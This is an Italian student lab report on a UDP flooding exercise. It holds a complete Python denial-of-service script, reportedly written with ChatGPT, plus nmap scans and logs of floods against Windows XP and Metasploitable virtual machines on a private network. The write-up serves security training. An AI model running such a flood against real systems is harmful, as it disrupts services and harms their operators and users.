
Rapporto

Con l'aiuto di chatgpt, ho generato un programma python che invia pacchetti alle porte UDP di dimensioni pari a 1024 byte. All'utente viene richiesto di inserire indirizzo IP, numero di porta e numero di pacchetti da inviare:



```python
import socket
import random
import argparse

def main():
    print("Simulazione delle inondazioni UDP")

    target_ip = input("Immettere l'indirizzo IP di destinazione: ")

    try:
        target_port = int(input("Inserisci la porta UDP di destinazione: "))
        if target_port < 1 or target_port > 65535:
            raise ValueError("Numero di porta non valido")
    except ValueError as e:
        print(f"Error: {e}")
        return

    try:
        packet_count = int(input("Immettere il numero di pacchetti da inviare: "))
        if packet_count <= 0:
            raise ValueError("Il conteggio dei pacchetti deve essere positivo")
    except ValueError as e:
        print(f"Error: {e}")
        return

    print(f"Preparazione per l'invio {packet_count} i pacchetti a {target_ip}:{target_port}...")

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    packet_size = 1024
    packet = random.randbytes(packet_size)

    try:
        for i in range(packet_count):
            sock.sendto(packet, (target_ip, target_port))
            print(f"Pacchetto inviato {i+1}/{packet_count}")
        print("Tutti i pacchetti inviati.")
    except Exception as e:
        print(f"Si è verificato un errore durante l'invio dei pacchetti: {e}")
    finally:
        sock.close()

if __name__ == "__main__":
    main()
```

Poi ho deciso di verificare se funziona. Così ho aperto Windows XP in UTM. Avevo bisogno di netcad per far sì che Windows XP ascoltasse una porta specifica che volevo. Ho provato a installare netcad in cmd, ma a causa di alcuni problemi di connessione di rete non sono riuscito a

installarlo. Quindi se Windows non ascolta la porta che voglio, la porta non sarà considerata aperta, quindi i pacchetti UDP non avranno alcun effetto su Windows. Quindi ho pensato che fosse meglio usare nmap nel terminale kali linux per trovare una porta UDP aperta:


```
┌──(rinatrustamov㉿kali)-[~]
└─$ nmap -sU -p 1-250  192.168.1.152
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 20:19 +04
Nmap scan report for user-29f389c10a (192.168.1.152)
Host is up (0.0034s latency).
Not shown: 249 open|filtered udp ports (no-response)
PORT    STATE SERVICE
137/udp open  netbios-ns

Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds
```


La porta 137 è aperta. Quindi posso usare il programma Python per inviare pacchetti alla porta 137:

```
┌──(rinatrustamov㉿kali)-[~/Desktop/pratica S6 L3]
└─$ python DoS.py
Simulazione delle inondazioni UDP
Immettere l'indirizzo IP di destinazione: 192.168.1.152
Inserisci la porta UDP di destinazione: 137
Immettere il numero di pacchetti da inviare: 10000
```

```
Pacchetto inviato 9998/10000
Pacchetto inviato 9999/10000
Pacchetto inviato 10000/10000
Tutti i pacchetti inviati.
```

Quindi utilizzo Wireshark in Kali Linux e Task Manager in Windows per analizzare il traffico:





L'elevato utilizzo della CPU e i dettagli in Wireshark sono la prova che il programma funziona bene.

Quindi ho deciso di ripetere una procedura simile per Metasploitable. Per prima cosa ho fatto un ping all'indirizzo IP di Metasploitable dal terminale Kali Linux per verificare che ci fosse comunicazione. Ha funzionato. Quindi come sgtep successivo ho fatto ascoltare a Metasploitable la porta che volevo (8888):


```
o access official Ubuntu documentation, please visit:
ttp://help.ubuntu.com/
o mail.
sfadmin@metasploitable:~$ nc -luvp 8888
istening on [any] 8888 ...
```

E vado a compilare il programma Python per Metasploitable:


```
┌──(rinatrustamov㉿kali)-[~/Desktop/pratica S6 L3]
└─$ python DoS.py
Simulazione delle inondazioni UDP
Immettere l'indirizzo IP di destinazione: 192.168.1.148
Inserisci la porta UDP di destinazione: 8888
Immettere il numero di pacchetti da inviare: 100
```

```
Pacchetto inviato 98/100
Pacchetto inviato 99/100
Pacchetto inviato 100/100
Tutti i pacchetti inviati.
```

Quindi tutti i pacchetti sono inviati. Possiamo verificarlo anche in Wireshark:



Ora andiamo al terminale Metasploitable:



Sono segnali molto strani e illeggibili. Ho chiesto a ChatGPT una breve spiegazione, mi ha risposto che questa potrebbe essere una prova che la macchina Metasploitable ha ricevuto pacchetti UDP